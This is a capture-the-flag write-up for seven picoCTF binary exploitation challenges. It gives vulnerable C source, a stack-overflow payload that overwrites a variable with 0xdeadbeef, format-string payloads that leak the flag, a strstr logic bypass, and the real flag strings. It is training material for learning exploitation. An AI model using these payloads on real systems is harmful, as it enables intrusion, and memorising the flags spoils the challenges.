BINARY EXPLOITATION

1

buffer overflow 0

Tags: picoCTF 2022 | Binary Exploitation | gets

AUTHOR: ALEX FULTON / PALASH OSWAL

Description

Smash the stack

Let's start off simple, can you overflow the correct buffer? The program is available here. You can view source here. And connect with it using:

```
nc saturn.picoctf.net 51110
```

Solution

```
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(flag,FLAGSIZE_MAX,f);
  signal(SIGSEGV, sigsegv_handler); // Set up signa

  gid_t gid = getegid();
  setresgid(gid, gid, gid);


  printf("Input: ");
  fflush(stdout);
  char buf1[100];
  gets(buf1);
  vuln(buf1);
  printf("The program will exit now\n");
  return 0;
}
```

As highlighted, the vuln.c program uses gets for inputting a string which is unsafe as a buffer overflow attack can be performed over it as the gets function does not check for the length of the string being inputted.

```
void sigsegv_handler(int sig) {
  printf("%s\n", flag);
  fflush(stdout);
  exit(1);
}

void vuln(char *input){
  char buf2[16];
  strcpy(buf2, input);
}
```

In this part of the program, the sigsiev_handler function says that the flag would be revealed if there is a segmentation fault The vuln function can take 16 characters in its buffer. So we just need to input more than 16 characters.

```
┌──(shivajinagar㉿kali)-[~/challenges]
└─$ nc saturn.picoctf.net 51110
Input: Check my youtube channnel
picoCTF{ov3rfl0ws_ar3nt_that_bad_8ba275ff}
```

And there we have the flag.

2.

flag leak

Tags: picoCTF 2022 | Binary Exploitation | format_string

AUTHOR: NEEL BHAVSAR

Description

Story telling class 1/2

I'm just copying and pasting with this program.

What can go wrong? You can view source here.

And connect with it using:

```
nc saturn.picoctf.net 61609
```

Solution

```
void vuln(){
   char flag[BUFSIZE];
   char story[128];

   readflag(flag, FLAGSIZE);

   printf("Tell me a story and then I'll tell you one >> ");
   scanf("%127s", story);
   printf("Here's a story - \n");
   printf(story);
   printf("\n");
}
```

There is no format specifier in the print statement. Hence, we can print whatever we want to.

```
┌──(shivajinagar㉿kali)-[~/challenges]
└─$ for i in {0..999}; do echo "%$i\$s" | nc saturn.picoctf.net 55332 | grep CTF; done
CTF{L34k1ng_Fl4g_0ff_St4ck_c2e94e3d}
```

Using this method, we can find the flag.

3.

CVE-XXXX-XXXX

Tags: picoCTF 2022 Binary Exploitation

AUTHOR: MUBARAK MIKAIL

Description

Enter the CVE of the vulnerability as the flag with the correct flag format: `picoCTF{CVE-XXXX-XXXXX}` replacing XXXX-XXXXX with the numbers for the matching vulnerability. The CVE we're looking for is the first recorded remote code execution (RCE) vulnerability in 2021 in the Windows Print Spooler Service, which is available across desktop and server versions of Windows operating systems. The service is used to manage printers and print servers.

Solution

Threat Brief: Windows Print Spooler RCE Vulnerability (CVE-2021-34527 AKA PrintNightmare)

41,003 people reacted | 27 | 2 min. read

Looking up for first recorded RCE in windows in 2021, we find the flag.

4.

RPS

Tags: picoCTF 2022 Binary Exploitation

AUTHOR: WILL HONG

Description

Here's a program that plays rock, paper, scissors against you. I hear something good happens if you win 5 times in a row.

Connect to the program with netcat:

```
$ nc saturn.picoctf.net 56981
```

The program's source code with the flag redacted can be downloaded here.

Solution

```
  if (strstr(player_turn, loses[computer_turn])) {
    puts("You win! Play again?");
    return true;
  } else {
    puts("Seems like you didn't win this time. Play again?");
    return false;
  }
}
```

The play function uses the strstr function. Which points to the first occurrence of string2 in string1. So we can input rockpaperscissors to win everytime.

```
You played: rockpaperscissors
The computer played: rock
You win! Play again?
Congrats, here's the flag!
picoCTF{50M3_3X7R3M3_1UCK_C85AF58A}
Type '1' to play a game
Type '2' to exit the program
```

This way, we find the flag.

5.

Stonks

Tags: picoCTF 2021 Binary Exploitation

AUTHOR: MADSTACKS

Description

I decided to try something noone else has before. I made a bot to automatically trade stonks for me using AI and machine learning. I wouldn't believe you if you told me it's unsecure! vuln.c nc mercury.picoctf.net 27912


Solution

```
char *user_buf = malloc(300 + 1);
printf("What is your API token?\n");
scanf("%300s", user_buf);
printf("Buying stonks with token:\n");
printf(user_buf);
```


There is no format specifier for the print function which can be exploited by inputting any format specifier.

```
What is your API token?
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
Buying stonks with token:
90493f0804b00080489c3f7f6ad80ffffffff19047160f7f78110f7f6adc709048180190493d090493f06f6369707b465443306c5f49345f74356d5f6c6c306d5f795f79336e32666331
30613130ffd9007d
Portfolio as of Fri Jan 20 15:33:01 UTC 2023
```

Inputting %x several times, we get an API token as a list of hexadecimal values.



Using online tools, we find the flag but it is in little endian.



Using cyberchef to swap endians and converting hex to ASCII, we have the flag.

6.

basic-file-exploit | 100 points

Tags: picoCTF 2022 | Binary Exploitation

AUTHOR: WILL HONG

Description

The program provided allows you to write to a file and read what you wrote from it. Try playing around with it and see if you can break it!

Connect to the program with netcat:

```
$ nc saturn.picoctf.net 55825
```

The program's source code with the flag redacted can be downloaded here.

Hints

1

Try passing in things the program doesn't expect. Like a string instead of a number.

Solution

```
└─$ nc saturn.picoctf.net 55825
Hi, welcome to my echo chamber!
Type '1' to enter a phrase into our database
Type '2' to echo a phrase in our database
Type '3' to exit the program
1
1
Please enter your data:
cryptonite
cryptonite
Please enter the length of your data:
20
20
Your entry number is: 1
Write successful, would you like to do anything else?
2
2
Please enter the entry number of your data:
make sure I get through the task phase
make sure I get through the task phase
picoCTF{M4K3_5UR3_70_CH3CK_Y0UR_1NPU75_68466E2F}
```

Following the hint in the question and entering a string instead of a number, we get the flag.

7.

clutter-overflow

Tags: picoMini by redpwn | Binary Exploitation

AUTHOR: NOTDEGHOST

Description

Clutter, clutter everywhere and not a byte to use.

nc mars.picoctf.net 31890

Solution

```
puts(HEADER);
puts("My room is so cluttered...");
puts("What do you see?");

gets(clutter);
```

The program uses the gets function which is vulnerable to buffer overflows. Hence, we can exploit it.

```
┌──(shivajinagar㉿kali)-[~/challenges]
└─$ (python -c "print('A'*265)") | nc mars.picoctf.net 31890
 ___________________________________________________________________________
|^ ^ ^ ^ ^ ^ |L L L L|^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ |
| ^ ^ ^ ^ ^ ^| L L L | ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ |
|^ ^ ^ ^ ^ ^ |L L L L|^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ═══════════════^ ^ ^|
| ^ ^ ^ ^ ^ ^| L L L | ^ ^ ^ ^ ^ ^    ___   ^ ^ ^ ^ /                \^ ^ |
|^ _ ^ ^ ^ ^ ^ ═══════^ ^ ^ ^  _  ^ /   \ ^  _  ^ / |                | \^ ^|
| ^/_\^ ^ ^ /_________\^ ^ ^ /_\ | //  | /_\ ^| |    ____   ____    | | ^ |
|^ ═╬═ ^ ═══════════════^ ^=|=^|     |^=|=^ | |  {____}{____}  | |^ ^|
| ^ ^ ^ ^ |  ═══════  |^ ^ ^ ^ ^\___/^ ^ ^ ^| |__%%%%%%%%%%%%%%__| | ^ |
|^ ^ ^ ^ ^| /     (   \ | ^ ^ ^ ^ ^ ^ ^ ^ ^ |/  %%%%%%%%%%%%%%%%  \|^ ^|
.─────. ^ ||     )     ||^ ^.──────.──────.^|  %%%%%%%%%%%%%%%%%%  | ^ |
|     |^ ^|| o  ) (  o || ^ |       |       | | /|||||||||||||||||\ |^ ^|
| ___ | ^ || |  ( )) | ||^ ^| ______|______|^| |||||||||||||||lc| | ^ |
|'.___ '_^||/!\@@@@@/!\|| _'_____________.'├═══                  ═══╗
|\|_____├═══════════════┤_____________|/|"""""""""""""""""""""""""
" ||"""||"""""""""""""""||""""""""""""""||"""""""""""""""""""""""""""
"""'""""'"""""""""""""""""'"""""""""""""""'"""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
My room is so cluttered...
What do you see?
code == 0x41
code ≠ 0xdeadbeef :(
```

As we can see from trial and error, the buffer overflows when we enter more than 265 characters.

```
┌──(shivajinagar㉿kali)-[~/challenges]
└─$ (python3 -c 'import sys; sys.stdout.write("A" * 264)'; echo -e '\xef\xbe\xad\xde') | nc mars.picoctf.net 31890
 ___________________________________________________________________________
|^ ^ ^ ^ ^ ^ |L L L L|^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ |
| ^ ^ ^ ^ ^ ^| L L L | ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ |
|^ ^ ^ ^ ^ ^ |L L L L|^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ═══════════════^ ^ ^|
| ^ ^ ^ ^ ^ ^| L L L | ^ ^ ^ ^ ^ ^    ___   ^ ^ ^ ^ /                \^ ^ |
|^ _ ^ ^ ^ ^ ^ ═══════^ ^ ^ ^  _  ^ /   \ ^  _  ^ / |                | \^ ^|
| ^/_\^ ^ ^ /_________\^ ^ ^ /_\ | //  | /_\ ^| |    ____   ____    | | ^ |
|^ ═╬═ ^ ═══════════════^ ^=|=^|     |^=|=^ | |  {____}{____}  | |^ ^|
| ^ ^ ^ ^ |  ═══════  |^ ^ ^ ^ ^\___/^ ^ ^ ^| |__%%%%%%%%%%%%%%__| | ^ |
|^ ^ ^ ^ ^| /     (   \ | ^ ^ ^ ^ ^ ^ ^ ^ ^ |/  %%%%%%%%%%%%%%%%  \|^ ^|
.─────. ^ ||     )     ||^ ^.──────.──────.^|  %%%%%%%%%%%%%%%%%%  | ^ |
|     |^ ^|| o  ) (  o || ^ |       |       | | /|||||||||||||||||\ |^ ^|
| ___ | ^ || |  ( )) | ||^ ^| ______|______|^| |||||||||||||||lc| | ^ |
|'.___ '_^||/!\@@@@@/!\|| _'_____________.'├═══                  ═══╗
|\|_____├═══════════════┤_____________|/|"""""""""""""""""""""""""
" ||"""||"""""""""""""""||""""""""""""""||"""""""""""""""""""""""""""
"""'""""'"""""""""""""""""'"""""""""""""""'"""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
My room is so cluttered...
What do you see?
code == 0xdeadbeef: how did that happen??
take a flag for your troubles
picoCTF{c0ntr0ll3d_clutt3r_1n_my_buff3r}
```

We have the flag using this information and the fact that the machines use little-endian format, entering the code accordingly.